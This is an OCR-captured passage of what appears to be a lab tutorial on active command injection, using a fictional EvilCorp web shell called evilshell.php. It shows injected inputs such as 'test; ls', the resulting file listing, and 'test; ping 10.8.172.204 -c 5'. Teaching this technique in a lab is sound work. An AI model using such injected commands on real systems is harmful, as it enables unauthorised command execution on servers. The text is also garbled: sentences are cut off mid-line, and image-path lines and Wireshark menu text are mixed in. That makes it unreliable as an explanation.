
What is Active Command Injection?

Blind command injection occurs when the system command made to the server does not return the response to the user i
document. Active command injection will return the response to the user. It can be made visible through several HTML el

Let's consider a scenario: EvilCorp has started development on a web based shell but has accidentally left it exposed to the
but contains the same command injection vulnerability as before! But this time, the response from the system call can be


Just like before, let's look at the sample code from evilshell.php and go over what it's doing and why it makes it active com
out. I'll go over it below just as before.

EvilShell (evilshell.php) Code Example




EvilShell

```
test; ls
```



EvilShell

```
css drpepper.txt evilshell.php index.php js
```



File
The Wireshark Network Analyzer
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Interface
Channel
802.11 Preferences
Welcome to Wireshark
Learn
User's Guide · Wiki · Questions and Answers · Mailing Lists
EvilShell

```
$
[suc
04:5
```


```
set, defaulting to '/tmp/runtime-root'
```

Capture

...using this filter: Enter a capture filter ...

Initializing dissectors


Please wait while Wireshark is initializing...



EvilShell

```
test; ping 10.8.172.204 -c 5
```

